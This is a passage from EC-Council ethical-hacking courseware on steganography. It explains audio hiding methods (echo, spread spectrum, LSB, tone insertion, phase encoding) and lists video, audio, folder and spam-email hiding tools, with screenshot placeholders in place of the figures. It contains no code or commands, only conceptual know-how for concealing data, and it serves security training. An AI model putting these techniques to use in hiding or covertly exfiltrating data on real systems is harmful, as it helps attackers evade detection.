


Figure 6.193: Screenshot of OmniHide PRO

Some examples of video steganography tools are as follows:

- RT Steganography (*https://sourceforge.net*)
- StegoStick (*https://sourceforge.net*)
- OpenPuff (*https://embeddedsw.net*)
- MSU StegoVideo (*http://www.compression.ru*)

Audio Steganography

In audio steganography, the user embeds the hidden messages in a digital sound format. Audio steganography allows you to conceal secret message within an audio file such as a WAV, AU, or even MP3 audio file. It embeds secret messages in audio files by slightly changing the binary sequence of the audio file. Changes in the audio file after insertion are not easily detectable, and in this way, the secret messages can be secured from prying ears.

The carrier audio file should not be allowed to be distorted to avoid detection of hidden messages. Therefore, one should embed the secret data in such a way that a slight change in the audio file can go unnoticed upon listening. One can hide information in an audio file by replacing the LSB or by using frequencies that are not audible to the human ear (>20,000 Hz).

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure 6.194: Audio steganography process

Audio Steganography Methods

There are certain methods available to conceal your secret messages in audio files. Some methods implement an algorithm that relies on inserting the secret information in the form of a noise signal, while other methods believe in exploiting sophisticated signal-processing techniques to hide information.

The following methods can be used to perform audio steganography to hide information:

- **Echo Data Hiding**

  In the echo data hiding method, you can embed the secret information in the carrier audio signal by introducing an echo into it. Three parameters of echo are used, namely initial amplitude, decay rate, and offset or delay, to hide the secret data. When the offset between the carrier signal and echo decreases, they combine at a certain point of time at which the human ear cannot distinguish between the two signals. At this point, you can hear an echo as an added resonance to the original signal. However, this point of indistinguishable sounds depends on factors such as quality of the original audio signal, type of sound, and listener acuity.

  To encode the resultant signal into binary form, two different delay times are used. These delay times should be below the level of human perception. Parameters such as decay rate and initial amplitude should also be set below threshold audible values so that the audio cannot be heard.

- **Spread Spectrum Method**

  This method uses two versions of the spread spectrum: direct-sequence spread spectrum (DSSS) and frequency-hopping spread spectrum (FHSS).

  - **Direct-Sequence Spread Spectrum (DSSS)**: DSSS is a frequency modulation technique where a communication device spreads a signal of low bandwidth over a broad frequency range to enable the sharing of a single channel between multiple users. The DSSS steganography technique transposes the secret messages in radio wave frequencies. DSSS does introduce some random noise to the signal.
  - **Frequency-Hopping Spread Spectrum (FHSS)**: In FHSS, the user alters the audio file's frequency spectrum so that it hops rapidly between frequencies. The spread

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

spectrum method plays a significant role in secure communications, both commercial and military.

- **LSB Coding**

  LSB encoding works similarly to the LSB insertion technique, in which users can insert a secret binary message in the least significant bit of each sampling point of the audio signal. This method allows one to hide enormous amounts of secret data. It is possible to use the last two significant bits to insert secret binary data, but at the risk of creating noise in the audio file. Its poor immunity to manipulation makes this method less adaptive. You can easily identify extra hidden data because of channel noise and resampling.

- **Tone Insertion**

  This method involves embedding data in the audio signal by inserting low-power tones. These tones are not audible in the presence of significantly higher-power audio signals, and therefore the presence of the secret message is concealed. It is exceedingly difficult for an eavesdropper to detect the secret message from the audio signal. This method helps to avoid attacks such as low-pass filtering and bit truncation. The audio steganography software implements one of these audio steganography methods to embed the secret data in the audio files.

- **Phase Encoding**

  Phase coding is described as the phase in which an initial audio segment is substituted by a reference phase that represents the data. It encodes the secret message bits as phase shifts in the phase spectrum of a digital signal, achieving a soft encoding in terms of the signal-to-noise ratio.

Audio Steganography Tools

There are many tools available on the market that can help to hide secret information in an audio file. The following are some examples of audio steganography tools to hide secret information in audio files:

- **DeepSound**

  Source: *https://jpinsoft.net*

  DeepSound allows you to hide any secret data in audio files (WAV, FLAC, wma, mp3, and ape). It also allows you to extract secret files directly from audio CD tracks. In addition, it can encrypt secret files, thereby enhancing security.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure 6.195: Screenshot of DeepSound

Some examples of audio steganography tools are listed as follows:

- BitCrypt (*http://bitcrypt.moshe-szweizer.com*)
- StegoStick (*https://sourceforge.net*)
- MP3Stego (*https://www.petitcolas.net*)
- QuickCrypto (*http://www.quickcrypto.com*)
- spectrology (*https://github.com*)

Folder Steganography

Folder steganography refers to hiding secret information in folders. Files are hidden and encrypted within a folder and are not seen by standard Windows applications, including Windows Explorer. In this process, the user moves the file physically but still stays associated to its original folder for recovery.

Folder Steganography Tools

- **GiliSoft File Lock Pro**

  Source: *https://www.gilisoft.com*

  GiliSoft File Lock Pro restricts access to files, folders, and drivers by locking, hiding, or password-protecting them. Attackers can thus use this tool for these purposes. With this program, nobody can access or destroy the attacker's data without a password.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure 6.196: Screenshot of GiliSoft File Lock Pro

Some examples of folder steganography tools are listed as follows:

- Folder Lock (*https://www.newsoftwares.net*)
- Hide Folders 5 (*https://fspro.net*)
- InvisibleSecrets (*https://www.east-tec.com*)
- QuickCrypto (*http://www.quickcrypto.com*)

Spam/Email Steganography

Spam/email steganography refers to the technique of sending secret messages by embedding them and hiding the embedded data in spam emails. Various military agencies supposedly use this technique with the help of steganography algorithms. You can use the Spam Mimic tool to hide a secret message in an email.

Spam/Email Steganography Tool

- **Spam Mimic**

  Source: *https://www.spammimic.com*

  Spam Mimic is spam "grammar" for a mimic engine by Peter Wayner. This encodes secret messages into innocent-looking spam emails. The encoder of this tool encodes the secret message as spam with a password, fake PGP, fake Russian, and space.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure 6.197: Screenshot of Spam Mimic showing encoded process

